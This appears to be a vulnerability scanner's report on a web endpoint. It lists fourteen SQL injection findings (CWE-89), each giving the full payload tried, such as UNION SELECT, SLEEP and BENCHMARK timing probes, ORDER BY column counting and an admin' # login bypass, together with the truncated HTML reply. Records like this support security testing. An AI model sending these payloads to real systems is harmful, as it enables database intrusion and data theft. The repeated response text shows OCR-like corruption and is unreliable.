Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1367				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),4#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),4#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),4#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1368

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1369				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1370				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1371	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 2#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 2#
Name	Value					
DemoUser1#	ORDER BY 2#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1372					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET


Name	Value
DemoUser1#	or SLEEP(5)#

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1373

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>&&SLEEP(5)</td></tr></table>	Name	Value	DemoUser1#	&&SLEEP(5)
Name	Value				
DemoUser1#	&&SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1374				

Scan	SQL Injection						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>admin' #</td></tr></table>			Name	Value	DemoUser1#	admin' #
Name	Value						
DemoUser1#	admin' #						
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#						
CWE-ID	CWE-89						
Issue Number	#1375						

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>@@variable</td></tr></table>		Name	Value	DemoUser1#	@@variable
Name	Value					
DemoUser1#	@@variable					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXXK0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>					

		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1376	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))</td></tr></table>		Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))
Name	Value					
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1377					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters	Name	Value
	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')), 5,6,7,8,9,10,11,12,13,14,15,16,17
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1378	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))#
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1379

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>test%20UNION%20select%201,%20@@version,%201,%201;</td></tr></table>	Name	Value	DemoUser1#	test%20UNION%20select%201,%20@@version,%201,%201;
Name	Value				
DemoUser1#	test%20UNION%20select%201,%20@@version,%201,%201;				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1380				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
